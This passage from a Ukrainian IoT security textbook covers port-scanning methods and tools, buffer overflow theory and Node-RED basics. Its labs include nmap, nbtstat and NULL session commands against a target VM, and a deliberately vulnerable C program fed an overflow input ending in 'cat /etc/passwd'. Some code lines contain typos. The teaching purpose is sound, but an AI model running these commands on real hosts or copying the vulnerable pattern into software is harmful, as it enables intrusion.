Сканування мережі IoT – це процес отримання імен користувачів, імен комп'ютерів, мережевих ресурсів, сервісів, тощо внаслідок аналізу мережі спеціалізованими програмно-технічними засобами на предмет виявлення вразливостей і збирання аналітичних даних.

Іноді виникають ситуації, коли на мережевому периметрі з'явився бізнес-додаток, про який служба інформаційної безпеки не має інформації.

Вирішенням подібних проблем може бути періодичне дослідження периметра організації. Для вирішення завдання підходять мережеві сканери, пошукові системи по інтернету речей, сканери вразливостей та послуги з аналізу захищеності.

Ping-сканування. Протокол ICMP широко використовується адміністраторами мереж для діагностики, тому, щоб уникнути розголошення інформації про вузли, важливим є коректне налаштування засобів захисту периметра. Більшість засобів захисту за замовчуванням блокують протокол ICMP або подібні йому протоколи. Зазвичай, дозволені деякі види ICMP-повідомлень: Destination Unreachable, Echo REQUEST, Bad IP header, та ін. У локальних мережах не така сувора безпекова політика, і зловмисники можуть застосовувати цей спосіб, коли вже проникли в мережу, проте це легко детектується.

Сканування портів – це загальна назва TCP- та UDP-сканування, яке визначає доступні порти на вузлах, а потім, на основі отриманих даних, робиться припущення про тип ОС, що використовується, або конкретного застосунку, запущеного на кінцевому вузлі. Під скануванням портів розуміють пробні спроби підключення зовнішніх вузлів. Розглянемо основні методи, реалізовані в автоматизованих мережевих сканерах.

Метод TCP SYN – найбільш популярний, використовується у 95 % випадків. Його називають скануванням із встановленням напіввідкритого з'єднання, оскільки з'єднання не встановлюється до кінця. На досліджуваний порт надсилається повідомлення SYN, потім йде очікування відповіді, виходячи з якого визначається статус порту. Відповіді SYN/ACK свідчать, що порт прослуховується (відкритий), а відповідь RST свідчить про те, що він не прослуховується. Якщо після кількох запитів не надходить жодної відповіді, то мережевий трафік до порту вузла призначення фільтрується засобами міжмережевого екранування («порт фільтрується»). Також порт позначається як фільтрований, якщо у відповідь надходить повідомлення ICMP з помилкою досяжності (Destination Unreachable) та певними кодами й прапорами.

Метод TCP CONNECT менш популярний, ніж TCP SYN, але часто зустрічається практично. Під час реалізації методу TCP CONNECT робиться спроба встановити з'єднання протоколу TCP до потрібного порту з процедурою *handshake*. Процедура полягає в обміні повідомленнями для узгодження параметрів з'єднання, тобто, службовими повідомленнями SYN, SYN/ACK, ACK між вузлами. З'єднання встановлюється на рівні операційної системи, тому існує шанс, що воно буде заблоковане засобом захисту та потрапить до журналу подій.

UDP-сканування повільніше та складніше, ніж TCP-сканування. Через специфіку сканування UDP-портів про них часто забувають, адже повний час сканування 65535 UDP-портів зі стандартними параметрами на один вузол займає у більшості автоматизованих сканерів до 18 годин. Цей час можна зменшити за рахунок розпаралелювання процесу сканування та інших способів. Потрібно звертати увагу на пошуки UDP-служб, оскільки UDP-служби реалізують обмін даними з великою кількістю інфраструктурних сервісів, які, як правило, викликають інтерес зловмисників.

На мережевих периметрах часто зустрічаються UDP-сервіси DNS (53), NTP (123), SNMP (161), VPN (500, 1194, 4500), RDG (3391). Рідше зустрічаються сервісні служби типу echo (7), discard (9), chargen (19), а також DAYTIME (13), TFTP (69), SIP (5060), сервіси NFS (2049), RPC (111, 137-139, 761 та ін.), СУБД (1434).

Для визначення статусу порту надсилається порожній UDP-заголовок, і якщо у відповідь приходить помилка досяжності ICMP *Destination Unreachable* з кодом *Destination port unreachable*, це означає, що порт закритий. Інші помилки досяжності ICMP (Destination host unreachable, Destination protocol unreachable, Network administratively prohibited, Host administratively prohibited, Communication administratively prohibited) означають, що порт фільтрується. Якщо порт відповідає UDP-пакетам, то він відкритий. Через специфіку UDP та втрати пакетів запити повторюються декілька разів, зазвичай три і більше. Як правило, якщо відповіді не отримано, статус порту визначається в стані «відкритий» або «фільтрується», оскільки не зрозуміло, що спричинило блокування трафіка засобом захисту або втрату пакетів.

Для точності визначення статусу порту і самої служби, запущеної на UDP-порті, використовується спеціальне корисне навантаження, наявність якого має викликати певну реакцію досліджуваного додатка.

Методи TCP NULL, FIN, Xmas полягають у надсиланні пакетів з вимкненими прапорами в заголовку TCP. У разі NULL-сканування не встановлюються жодні біти, за FIN-сканування встановлюється біт TCP FIN, а за Xmas-сканування встановлюються прапори FIN, PSH і URG. Методи основані на особливості специфікації RFC 793, згідно з якою за закритого порту вхідний сегмент, що не містить RST, спричинить відправлення RST у відповідь. Коли порт відкрито, відповіді не буде. Помилка доступності ICMP означає, що порт фільтрується. Ці методи вважаються більш

потайливими, ніж SYN-сканування, однак і менш точними, тому що не всі системи дотримуються RFC 793.

«Ліниве сканування» є найпотайнішим із методів, оскільки для сканування використовується інший вузол мережі, який називається зомбі-вузлом. Метод застосовується зловмисниками для розвідки. Перевага такого сканування в тому, що статус портів визначається для зомбі-вузла, тому за допомогою різних вузлів можна встановити довірчі зв'язки між вузлами мережі.

9.2 Параметри сканування

Проводячи сканування периметра «в лоб» можна витратити час, протягом якого результати стануть нерелевантними. За сильного збільшення швидкості сканування послуги можуть «впасти». Потрібно знайти баланс та правильно вибрати параметри сканування. Від вибору залежать витрачений час, точність та релевантність результатів. Усього можна сканувати 65 535 TCP-портів і стільки ж UDP-портів.

Основними параметрами сканування є:

1. кількість портів;
2. глибина сканування;
3. швидкість сканування.

За кількістю портів сканування можна розділити на три види:

– сканування по всьому списку TCP-і UDP-портів,

– сканування по всьому списку TCP-портів та популярних UDP-портів,

– сканування популярних TCP- та UDP-портів.

Щодо того, як визначити популярність порту, то, наприклад, в утиліті *nmap* на основі статистики, яку збирає розробник утиліти, тисячу найбільш популярних портів визначено в конфігураційному файлі. Комерційні сканери також мають профілі, що містять до 3500 портів.

Якщо в мережі використовуються сервіси на нестандартних портах, їх варто додати до списку сканованих. Для регулярного сканування рекомендується використовувати середній варіант, за якого скануються всі TCP-порти та популярні UDP-порти. Такий варіант найбільш збалансований за часом та точністю результатів. Під час проведення тестування на проникнення або повного аудиту мережевого периметра рекомендується сканувати всі порти TCP і UDP.

Варто зауважити, що не вдасться побачити реальну картину периметра, скануючи з локальної мережі, оскільки на сканер діятимуть правила міжмережевих екранів для трафіка із внутрішньої мережі. Сканування периметра необхідно проводити з одного або кількох зовнішніх майданчиків.

Під ***глибиною сканування*** маємо на увазі кількість даних, які збираються для сканування. Сюди входить: операційна система, версії програмного забезпечення, інформація про криптографію за різними протоколами, інформація про веб-додатки. Водночас є пряма залежність: чим більше хочемо дізнатися, тим довше сканер працюватиме і збиратиме

інформацію про вузли.

Під час вибору ***швидкості сканування*** необхідно керуватися пропускною спроможністю каналу, з якого відбувається сканування, пропускною здатністю каналу, який сканується, та можливостями сканера. Існують порогові значення, перевищення яких не дозволяє гарантувати точність результатів, збереження роботоздатності сканованих вузлів і окремих служб. Варто звертати увагу на час, за який необхідно встигнути провести сканування.

Параметри визначення вразливостей – найбільший розділ параметрів сканування, від якого залежить швидкість сканування та обсяг вразливостей, які можуть бути виявлені. Наприклад, банерні перевірки не заберуть багато часу. Імітації атак будуть проведені лише для окремих сервісів і також не займуть багато часу. Найдовший тип – веб-сканування.

Повне сканування сотні веб-додатків може тривати тижнями, оскільки залежить від використовуваних словників і кількості вхідних точок програми, які необхідно перевірити. Важливо розуміти, що через особливості реалізації веб-модулів та веб-сканерів інструментальна перевірка веб-уразливостей не дасть стовідсоткової точності, але може дуже сповільнити весь процес.

Веб-сканування краще проводити окремо від регулярного, ретельно вибираючи програми для перевірки. Для глибокого аналізу використовувати інструменти статичного та динамічного аналізу програм або послуги тестування на проникнення. Не рекомендується використовувати небезпечні перевірки під час регулярного сканування, оскільки існує ризик порушення роботоздатності сервісів.

9.3 Інструменти і спеціалізоване ПЗ для мережевого сканування

Відомо, що інтернет сканує велика кількість дослідників, онлайн-сервісів, ботнетів. Докладно описувати всі інструменти немає сенсу, перерахуємо лише ті сканери та сервіси, які використовуються для сканування мережевих периметрів та інтернету. Кожен із інструментів сканування має свою мету, тому під час вибору інструменту має бути розуміння, навіщо він використовується. Іноді правильно застосовувати кілька сканерів для отримання повних та точних результатів.

Мережеві сканери: *Masscan, Zmap, nmap*. Насправді утиліт для сканування мережі набагато більше, проте ці утиліти дозволяють вирішити більшість завдань, пов'язаних із скануванням портів та служб.

Пошуковики з Інтернету речей або ***онлайн-сканери*** – важливі інструменти для збирання інформації про інтернет загалом. Вони надають інформацію про належність вузлів до організації, відомості про сертифікати, активні служби та іншу інформацію. З розробниками цього типу сканерів можна домовитися про виключення ваших ресурсів зі списку сканування або збереження інформації про ресурси лише для корпоративного користування. Найбільш відомі пошукові системи: *Shodan, Censys, Fofa*.

Для вирішення задачі не обов'язково застосовувати складний комерційний інструмент із великою кількістю перевірок: це зайве для сканування пари «легких» програм та сервісів. У таких випадках буде достатньо безкоштовних сканерів.

Безкоштовних веб-сканерів багато, найбільш відомі: *Skipfish*, *Nikto, ZAP, Acunetix, SQLmap*.

Для виконання мінімальних завдань сканування та забезпечення «паперової» безпеки можуть підійти бюджетні комерційні сканери з базою знань вразливостей, що постійно поповнюється, а також підтримкою та експертизою від вендора, сертифікатами ФСТЕК. Найбільш відомі: *XSpider, RedCheck, Сканер-ВС*.

Для ретельного ручного аналізування будуть корисні інструменти *Burp Suite, Metasploit* та *OpenVAS*. Нещодавно вийшов сканер *Tsunami* від компанії Google.

Окремо варто згадати про онлайн-пошукача вразливостей *Vulners*. Це велика база даних контенту інформаційної безпеки, де збирається інформація про вразливість з великої кількості джерел, куди, крім типових баз, входять вендорські бюлетені безпеки, програми *bug bounty* та інші тематичні ресурси. Ресурс надає API, через який можна забирати результати, тому можна реалізувати банерні перевірки своїх систем без фактичного сканування тут і зараз. Або використовувати *Vulners vulnerability scanner*, який буде збирати інформацію про операційну систему, встановлені пакети і перевіряти вразливості через API Vulners. Частина функцій ресурсу є платними.

9.4 Nmap – набір інструментів для сканування мереж

Одним із засобів мережевого сканування є програмна система *Nmap*. Це безкоштовне відкрите програмне забезпечення для дослідження та аудиту безпеки мереж та виявлення активних мережевих сервісів. З часу публікації в 1997 р. ця система стала стандартом в галузі інформаційної безпеки. Автор програми, Гордон Ліон, відоміший як Fyodor, після релізу версії 5.0 назвав це найбільшим розвитком застосунку з часів 1997 р., коли сирцеві коди вперше були оприлюднені в журналі «Phrack».

Назва Nmap це скорочення від «network mapper», сам Nmap – це набір інструментів для сканування мережі. Він може бути використаний для перевірки безпеки, просто для визначення сервісів, запущених на вузлі, для ідентифікації ОС та додатків, визначення типу фаєрвола, що використовується на сканованому вузлі.

Nmap – це досить популярний інструмент. Його використання можна помітити в епізодах таких фільмів як «Матриця. Перезавантаження», «Ультиматум Борна», «Хоттабич» та інших.

Nmap використовує безліч різних методів сканування, таких як: *UDP-TCP-scan, TCP SYN-* і *NULL*-сканування, *Reverse Ident-сканування, ICMP Ping-сканування* та інші .

Nmap також підтримує великий набір додаткових можливостей:

– визначення операційної системи віддаленого хоста з використанням відбитків стека *TCP*/*IP*;
– «невидиме» сканування;
– динамічне обчислення часу затримки і повтор передавання пакетів;
– паралельне сканування;
– визначення неактивних хостів методом паралельного *ping*-опитування;
– сканування з використанням помилкових хостів;
– визначення наявності пакетних фільтрів;
– пряме (без використання PortMap) RPC-сканування;
– сканування з використанням *IP*-фрагментації;
– довільне вказання *IP*-адрес і номерів портів сканованих мереж.

Крім того, в Nmap наявна можливість написання довільних сценаріїв (скриптів) мовою програмування *Lua*.

Існують графічні інтерфейси, що спрощують виконання завдань сканування: Nmap Front End (Qt), Zenmap (GTK, Linux).

Детальніше ознайомитись з роботою програмного засобу Nmap можна, звернувшись за посиланнями:

– https://hackertarget.com/nmap-tutorial/;
– https://blog.desdelinux.net/uk/zenmap-la-interfaz-grafica-de-nmap-que-te-permite-scanear-los-puertos/ ;
– https://blog.desdelinux.net/uk/ver-puertos-abiertos-con-nmap-y-medidas-para-protegernos/.

9.5 Утиліта SuperScan

Утиліта SuperScan від компанії Foundstone дозволяє гнучко задавати перелік IP-адрес досліджуваних вузлів і сканованих портів (рис. 9.1). Ця утиліта надає також один із найбільших списків портів. Вона є ще однією швидкою та гнучкою утилітою TCP-сканування портів і має одну незаперечну перевагу – поширюється безкоштовно.

Ця програма шукає всі пристрої в мережі, надає доступ до спільних папок, дає змогу віддалено керувати комп’ютерами (через RDP та Radmin) і навіть може віддалено вимикати їх. Її легко використовувати та запускати як портативну версію. Це рішення потрібно мати кожному адміністратору мережі.

Утиліта SuperScan дозволяє заощадити значну частину часу, вона дозволяє гнучко задавати перелік IP-адрес досліджуваних вузлів і сканованих портів.




Рисунок 9.1 – Вигляд головного вікна утиліти SuperScan

Особливо зручно використовувати режим *Extract from file*, який дозволяє заощадити значну частину часу. Цей режим дозволяє переглядати вміст будь-якого текстового файлу і «витягати» з нього коректні IP-адреси та імена вузлів.

Під час пошуку коректних імен програмою виконуються досить інтелектуальні дії. Однак, перед обробкою файлу з нього потрібно видалити потенційно неоднозначні фрагменти тексту, скориставшись зовнішнім текстовим редактором. На кнопках Browse і Extract, які розташовані на панелі сканування, можна клацати стільки разів, скільки різних файлів є у вашому розпорядженні. У цьому випадку в список імен досліджуваних вузлів програмою будуть додані всі нові імена, а всі елементи, що повторюються, будуть автоматично видалені. Після знаходження всіх імен вузлів, скориставшись кнопкою Resolve, можна перетворити їх на числові IP-адреси і виконати підготовку до етапу сканування портів. Ця утиліта надає також один з найбільших списків портів, з яким нам коли-небудь доводилося зустрічатися. Крім того, порти можна виділити або скасувати їх виділення вручну.

Не зайвий раз повторити, що утиліта SuperScan, крім всіх перерахованих можливостей, має також і високу швидкість.

Детальніше ознайомитись з роботою утиліти SuperScan можна за посиланнями:

– https://hackyourmom.com/servisy/%e2%84%963-ethical-hacking-labs-pererahuvannya/ ;
– https://www.advanced-ip-scanner.com/ua/ .

Практична робота № 9

***Мета роботи*:** опанування способів сканування мережевих протоколів і прояву DDoS-атак в мережах IoT; ознайомлення з принципами і способами сканування IoT-мереж і мережевих протоколів.

Необхідні ресурси: мобільний пристрій (смартфон) або персональний пристрій із доступом до Інтернету з відкритим акаунтом Google.

Завдання 1. *Використання програмного застосунку* ***Nmap*** *для сканування мережі.*

1.1. Розгорнути дві віртуальні машини як середовища моделювання мережі IoT на базі MS Windows (версій 7-10):
«модель атакованого хоста» (Target, Windows 7-10);
«модель атакуючого хоста» (Hacker,Windows 7-10).

1.2. Виконати у MS Windows комплексне сканування мережі (Network Enumeration), використовуючи Nmap:

– використовуючи *Nmap*, просканувати віртуальну машину Target на наявність відкритих NetBIOS-портів (135, 137, 139, 445), використовуючи для цього віртуальну машину Hacker:
nmap –O <Target IP Address>);

– виконати програму *nbtstat* для отримання загальної інформації про сканований хост, на якому доступний *NetBIOS:*
nbtstat –A < Target IP Address>);

– створити нульову сесію з підсистеми *NetBIOS* (NULL Session для NetBIOS, використавши для цього:
net use \\ < Target IP Address(xxx.xxx.xxx.xxx)>\IPC$ “”/u“».
(Наприклад, net use \\192.21.7.1 \IPC$ "" /u: "")

Завдання 2. *Використання спеціалізованого програмного забезпечення* ***SuperScan*** *для сканування мережі.*

2.1. Встановити *SuperScan* на віртуальну машину Hacker, використавши для цього одне з посилань:
– http://www.mcafee.com/us/downloads/freetools/superscan.aspx);
– https://www.softpedia.com/dyn-search.php?search_term=superscan;
– https://www.softpedia.com/dyn-postdownload.php/2238dc756022baeec6a01742dae6d4bc/65200989/8832/4/2 .
(встановити beta- або trial-версію програми).

2.2. Запустити програму SuperScan.

2.3. Вибрати опцію сканування:
Windows Enumeration.
Ввести IP-адресу Target.

2.4. Виконати команду сканування:
Enumerate.

2.5. Здійснити аналіз отриманих результатів.

Завдання 3. *Використання мережевого сканера IP-адрес.*

3.1. Розгорнути віртуальну мережу в іншому домені з іншим апаратним пристроєм. Наприклад, 192.168.X.NN, де X-адреса підмережі NN – кінцеві IP-адреси Вашого комп'ютера і окремого IP-пристрою (наприклад, зовнішньої IP-камери, зовнішнього, не основного, роутера-маршрутизатора) або іншого пристрою (наприклад, зовнішнього ноутбука, який підключений до ПК по Ethernet-кабелю з використанням стека протоколів TCP/IP та суміжних протоколів).

а) для цього внести зміни в мережевих налаштуваннях основного ПК:

Налаштування → Мережа та

Налаштування → Мережі → Властивості адаптера → Протокол IPv4 / IPv6

(вкладинка *IP-адреса хоста / маска підмережі і шлюз*);

б) ввести дані:*192.168.9.2* – адреса хоста (ПК), *255.255.255.0* – маска, *192.168.9.1* – основний шлюз.

в) ввести дані через доступні способи (веб-інтерфейс або через аналогічні налаштування, якщо це ноутбук або інший ПК).

!	***Зауваження****: для встановлення зв'язку, організації мережі і обміну даними потрібні правильні налаштування підмережі на обох пристроях, зокрема, основна підмережа має бути однаковою на всіх пристроях, як, власне, і маска та шлюз.*

г) після підключення має встановитись зв'язок між основним хостом і зовнішнім IP-пристроєм (IP-камера, ноутбук або роутер).

3.2. Встановити один зі сканерів «*Сканер мережі*» (або програму «*10-й Страйк*») для сканування підмереж IP.

3.3. Налаштувати діапазон сканування 192.168.1.0 – 192.169.11.255.

3.4. Запустити сканування і зафіксувати час сканування.

3.5. Уважно стежити за процесом сканування і, у випадку виявлення стороннього пристрою, зафіксувати час.

3.6. Зафіксувати повний час сканування. Дані занести у звіт.

3.7. Обчислити і занести в звіт динаміку сканування та динаміку перебору адрес мереж.

3.8. Вивести і зафіксувати основні параметри отриманого пристрою і занести їх у звіт.


3.9. Зробити висновки щодо отриманих результатів і щодо безпеки зовнішнього пристрою. Зокрема, в плані концепції безпеки із зовнішньої сторони в плані сканування і визначення параметрів Інтернет-адрес із зовнішньої сторони.

3.10. Результати виконання усіх пунктів практичної роботи підтвердити аналітичними висновками, скрін-шотами, занесеними у звіт.

Контрольні запитання

1. Які види сканування Ви можете назвати?
2. Які параметри підпадають під сканування?
3. Яке спеціалізоване програмне забезпечення використовують для сканування мереж?
4. Що таке Network Enumeration?
5. Яке призначення і основні можливості набору інструментів *nmap*?
6. Що таке *nbtstat*?
7. Чим характерне використання утиліти *SuperScan* і які основні функції вона може виконувати?
8. Що таке IP-сканери, який їхній функціонал і яку інформацію вони дозволяють отримати?

10 АТАКИ НА ПЕРЕПОВНЕННЯ БУФЕРА



10.1 Причини уразливостей через переповнення буфера

В галузі комп'ютерної безпеки і програмування, а також в ІКС та в IoT *переповнення буфера* (*Buffer Overflows*) – це явище, за якого програма під час запису даних в буфер перезаписує дані за межами буфера. Це може викликати несподівану поведінку, включно з помилками доступу до даних, неправильними результатами, збоєм програми або дірою в системі безпеки.

Помилки переповнення буфера – найпоширеніші з помилок, що призводять до появи вад захисту в програмних системах. Скориставшись цими вадами захисту, зловмисники можуть виконати будь-яку команду і отримати можливість контролювати всю систему.

Спочатку розглянемо основну ідею переповнення буфера. У будь-якому програмному коді програмісти організовують буфери для тимчасового зберігання й оброблення даних. Розмір буфера має бути таким, щоб дані, з одного боку, повністю у ньому вміщались, а з іншого, щоб буфер не був надто великим, оскільки тоді він марно займатиме пам'ять.

Для копіювання даних у буфер переважно використовують бібліотечні функції. Якщо робота ведеться з рядками символів, то деякі функції не зважають на попереднє обмеження довжини і здійснюють копіювання до кінця рядка, тобто до символу, що є ознакою кінця рядка. До таких функцій у мові C/C++ належать, наприклад, *strcat(), strcpy(), sprintf(), vsprintf(), gets(), scanf().* Коли довжина рядка перевищує розмір буфера, копіювання триває, і частину рядка, що не вмістилась у буфері, буде записано замість даних, розташованих за його межами.

У мові C/C++ аналогічна ситуація виникає під час роботи з масивами, оскільки автоматичну перевірку виходу за межі масиву не передбачено. Інші мови програмування можуть повністю або частково запобігати виникненню таких помилок.

Конкретні наслідки переповнення буфера залежать від того, яке значення мали втрачені або модифіковані дані та в якій області пам'яті було розміщено буфер: у статичній, динамічній пам'яті чи у стеці.

10.2 Наслідки помилок переповнення буфера

Розглянемо, які можливості надає порушникам переповнення буфера (зауважимо, що порушник, який розробляє атаку через переповнення буфера, належить до категорії хакерів).

10.2.1 Переповнення буфера у стеку («зривання стека»)

Переповнення буфера у стеку, або «зривання стека», є найвідомішою технікою використання переповнення буфера, яка, незважаючи на складність її реалізації, становить цілком реальну загрозу. Саме помилка переповнення буфера існувала в демоні fingerd, її успішно використовував мережевий хробак, відомий як вірус Морріса. Якщо у програмі виявляють помилку переповнення буфера у стеку, її оголошують як критичну.

Локальні змінні, оголошені у процедурі (функції), компілятор, як правило, розміщує у стеку. Тому розміщення у стеку буфера – явище типове. Після занесення даних у стек, його покажчик автоматично (апаратно) зміщується в бік молодших адрес, а в разі видалення даних зі стека – в бік старших. Якщо у функції оголошено декілька локальних змінних, вони розміщуються (або для них резервується місце) у стеку послідовно і неперервно. Порядок розміщення залежить від компілятора, тобто першою у стек може потрапити або перша, або остання змінна.

Нехай, наприклад, у програмі є така функція:

```
test_function () {
  char a;
  char buff[5];
  char b;
}
```

Оскільки стек зростає в бік молодших адрес, а змінні заповнюють пам'ять у напрямку зростання адрес, то переповнення буфера призведе до того, що будуть змінені ті дані, які були занесені у стек раніше.

У багатьох архітектурах комп'ютерів адреса повернення розміщується саме у стеку. У таких архітектурах шляхом переповнення буфера у стеку можна не лише модифікувати значення окремих змінних, але й передати керування у довільне місце.

Порушник може передати керування іншій функції за таких умов:

- адресу повернення також розміщено у стеку;
- дані у стеку можуть бути інтерпретовані як команди.

Порушника, що хоче лише передати керування певній системній функції, адреса якої в пам'яті йому відома, вдовольнить виконання першої умови. Виконання другої умови надає порушнику унікальну можливість – вставити програмний код, який потрібно виконати, безпосередньо в рядок, який порушник передає у буфер, і на нього ж передати керування через адресу повернення.

Хоча апаратні засоби, зокрема, процесори типу Intel x86, розрізняють сегменти коду і стека та підтримують заборону виконання інструкцій, розміщених у стеку, моделі пам'яті поширених ОС ці заборони скасовують за допомогою повного перекриття сегментів.

Підсумовуючи викладене вище, можна дійти висновку, що більшість поширених ОС, зокрема UNIX і Windows, надають порушникам чимало можливостей щодо «зривання стека».

10.2.2 Переповнення буфера у статичній або динамічній пам'яті

Буфер не завжди розміщують у стеку. Програмісти, які знають про небезпеку «зривання стека», можуть спробувати виправити ситуацію, оголосивши буфер у статичній або динамічній пам'яті. Для наведеного вище фрагмента коду функції test_function() рядок коду

```
char buff[5];
```

у першому варіанті достатньо замінити рядком

```
static char buff [5];
```

а у другому – рядком

```
buff = (char *j malloc (5);
```

що справді вилучить буфери зі стека.

Але проблеми на цьому не вичерпуються. Оскільки буфер оголошено не у стеку, порушників позбавляють можливості підмінити адресу повернення із функції. Щоправда, в них тоді з'являється інша можливість: здійснивши переповнення буфера, модифікувати дані, які знаходяться в адресному просторі виконуваної програми. Поряд з уразливим до переповнення буфером можуть знаходитися покажчики на функції та дані структур для функцій long jmp(), модифікувавши які також можна викликати виконання власного коду. Крім того, поряд із буфером у статичній або динамічній пам'яті можуть знаходитися змінні, після модифікування яких з'являється можливість викликати виконання функцій порушника, навіть не передаючи керування, а саме: імена файлів, паролі та ідентифікатори процесів (PID), користувачів (UID), груп (GID) тощо.

Отже, переповнення буфера небезпечне завжди, де б це не відбувалося. Відтак усувати проблему потрібно не переміщенням буфера, а скасуванням можливості переповнення, що досягається перевірками довжини рядків і розмірів масивів, які копіюються або до яких здійснюється звернення.

10.2.3 Помилка переповнення в один байт

Розглянемо специфічну помилку переповнення буфера, менш помітну, ніж розглянуті вище, але теж здатну викликати неприємності. Причина наявності помилки переповнення в один байт полягає в особливостях форматів подання рядків символів. У більшості форматів рядок займає у пам'яті на 1 байт більше, ніж потрібно для розміщення всіх його символів. У деяких мовах програмування рядок завершується символом NULL, який не враховується для визначення його довжини. Старі функції MS-DOS передбачали роботу з рядками, які завершувалися символом $. А в мові Паскаль нульовий байт було відведено для значення довжини рядка.

Повернімося до прикладу функції *test_function().* У функції оголошено буфер *buff* довжиною у 5 байт, куди можна помістити рядок із максимальною довжиною у 4 символи. Як було показано вище, для запобігання

переповненню буфера доцільно передбачити перевірку довжини рядка. І якщо програміст припуститься помилки переповнення в один байт (тобто дозволить максимальну довжину рядка у 5 байт), то помилка переповнення буфера виникатиме тоді і лише тоді, коли довжина рядка дорівнює 5.

Оскільки логіка роботи функції під час аналізу вихідного тексту виглядатиме абсолютно правильною, таку помилку помітити важко, якщо не шукати її спеціально. Звісно, ця помилка не дає змоги передати керування, позаяк змінюється (точніше, онулюється) лише 1 байт, розташований безпосередньо за виділеним буфером. У наведеному прикладі це змінна *b*. Але цілком імовірно, що вона матиме суттєве значення для логіки функціонування програми. Наприклад, значення цієї змінної може встановлювати рівень привілеїв користувача у системі, причому її нульове значення відповідає рівню суперкористувача.

Ще одна особливість полягає в тому, що різні компілятори можуть змінювати порядок розміщення локальних змінних у стеку. Тоді замість *b* у цій позиції опиниться змінна *a*. На практиці це виглядає так: інколи після введення певного рядка програма діє некоректно, хоча після оброблення іншим компілятором на тих самих вхідних даних діє цілком коректно або ж демонструє зовсім іншу помилку.

10.2.4 Помилки оброблення текстових рядків

Такі помилки траплялися дуже часто і були причиною вразливості багатьох комп'ютерних систем, підключених до глобальної мережі. Ми не будемо зосереджуватися на тому, які саме програмні продукти і під керуванням яких ОС були найбільш уразливими. Подібні помилки і нині трапляються майже на всіх системах, а також у глобальних і локальних мережах.

Узагальнити характер цих помилок можна таким визначенням: некоректне оброблення непередбачених даних. Сприятлива для порушника ситуація, як і у випадку переповнення буфера, створюється тоді, коли вразлива програма виконується в системі з привілеями, вищими, ніж має користувач, від якого ця програма приймає дані.

Наявності цих помилок сприяє використання бібліотечних функцій, завдяки яким здійснюються введення й аналіз текстового рядка. Іноді програміст навіть не підозрює, що функція, яку він застосовує, у спеціальний спосіб обробляє певні символи.

Таким чином, переповнення буфера може бути викликане недостатньою перевіркою вхідних даних. Воно є базою для багатьох уразливостей в програмних продуктах і може бути злонамірено використане. Додаткова перевірка може запобігти переповненню буфера, хоча така перевірка і відіб'ється на швидкодії програми.

Практична робота № 10

Мета роботи: ознайомитися із способами здійснення атак на переповнення буфера.

Необхідні ресурси: мобільний пристрій (смартфон) або персональний пристрій із доступом до Інтернету з відкритим акаунтом Google

1. Запустити Kali Linux (або Linux-емулятор, або термінал на Android).
2. Створити файл *buffer.cpp* з кодом програми мовою *C/C++*:

```
#include<stdio.h> void main(){
     char *name;
     char *command;
     name=(char*)malloc(10);
     command=(char*)malloc(128);
     printf("address of name is: %d\n", name);
     printf("address of command is:%d\n", command);
     printf("Difference between address is:%d\n",command-name);
     printf("Enter your name:");
     gets(name);
     printf("Hello, %s\n", name);
     system(command);
}
```

3. Скомпілювати програму:
   gcc buffer.c o buffer.
   Запустити програму (*./*buffer), ввівши в поле name рядок «Jason».
   Запустити програму ще раз (*./buffer*), ввівши в поле name рядок «12345678912345678912345678912345cat /etc/passwd». Як результат на консоль буде виведено вміст файлу /etc/passwd.
4. Зробити висновки щодо допущеної помилки та її наслідків і занести у звіт.

Контрольні запитання

1. В чому суть переповнення буфера?
2. Що таке атака на переповнення буфера?
3. В чому суть «зривання стека»?
4. В чому полягає переповнення буфера у статичій і динамічній області?
5. Як спрацьовує переповнення в один байт?
6. Яка небезпека може виявитись під час оброблення текстових рядків?
7. Як запобігти атакам на переповнення буфера?

11 ОСНОВИ РОБОТА ІЗ МОДЕЛЯМИ ПРИСТРОЇВ ПОГРАНИЧНОГО РІВНЯ IoT В СЕРЕДОВИЩІ РОЗРОБКИ NODE-RED

11.1 Node-RED – іструмент візуального програмування

Пристрої Інтернету речей і суміжні пристрої досить добре модулюються і програмуються інструментом програмування Node-RED, який базується на мові програмування Java Script (JS). Але за допомогою Node-RED робиться це в особливій інтерпретації, коли певні об’єкти, програмні конструкції та методи подаються окремими графічними блоками, кожен з яких просто і зручно налаштовується шляхом задання специфічних параметрів, притаманних цим об’єктам.

Node-RED – *інструмент візуального програмування* для інтернету речей IoT, що дозволяє наочно підключати один до одного пристрої, API та онлайн-сервіси. Цікавою є підтримка протоколів Modbus, MQTT та можливість створення ботів Telegram, Viber тощо. Загалом, платформа поєднує у собі гнучкість і простоту використання, оскільки програмується візуально.

Node-RED – це інструмент програмування для об'єднання апаратних пристроїв (зокрема IoT), API та сервісів онлайн з новими цікавими підходами. Редактор Node-RED базується на браузері, який дозволяє легко об’єднувати в потоки вузли із широкого набору інструментів: блоків і зв’язків, які можуть бути розгорнуті для виконання лише одним натисканням миші без введення складного програмного коду. Node-RED є своєрідним аналогом мови програмування – блокових діаграм FDB, у якій окремі об’єкти і програмні конструкції задаються графічними блоками і їх взаємозв’язками.


Node-RED забезпечує редактор потоку (*flow editor*) на основі звичайного браузера Інтернет. Для успішної роботи потрібно правильно налаштувати середовище і параметри, і це значно полегшить зв’язування потоків (*flow*) за допомогою широкого набору вузлів (*node*) палітри. Потоки можуть потім бути розгорнуті в середовище виконання в один клік.

В редакторі Node-RED за допомогою текстового редактора можуть бути створені оригінальні власні авторські функції мовою JavaScript. Вбудована бібліотека дозволяє зберігати корисні функції, шаблони або потоки для повторного використання (рис. 11.1, а).

Легке середовище виконання (runtime) Node-RED побудовано на Node.js, повною мірою використовуючи переваги його подіє-орієнтованої неблокувальної моделі. Це робить NodeRED ідеальним для роботи на пограничному рівні Edge мережі пристроїв Інтернету речей на недорогих апаратних засобах, таких як Raspberry Pi, а також у «хмарі». Діапазон вузлів палітри легко розширити додаванням більш ніж 225000 модулів

зі сховища Node, щоб отримати нові можливості (рис. 11.1, б).

Потоки, створені в Node-RED, зберігаються за допомогою JSON, що дозволяє легко імпортувати та експортувати їх для спільного використання з іншими. Онлайн-хмарна бібліотека і депозитарій потоків (flow) в середовищі NodeRED дозволяє поділитися своїми найкращими потоками із усією спільнотою розробників (рис. 11.3, в).



а) б) в)

Рисунок 11.1 – Фрагменти інтерфейсу складових програми Node-RED
(а) – вигляд вікна побудови схеми на Node.js, б) – вигляд вікна діапазону вузлів,
в) − умовне зображення онлайн-хмарної бібліотеки потоків)

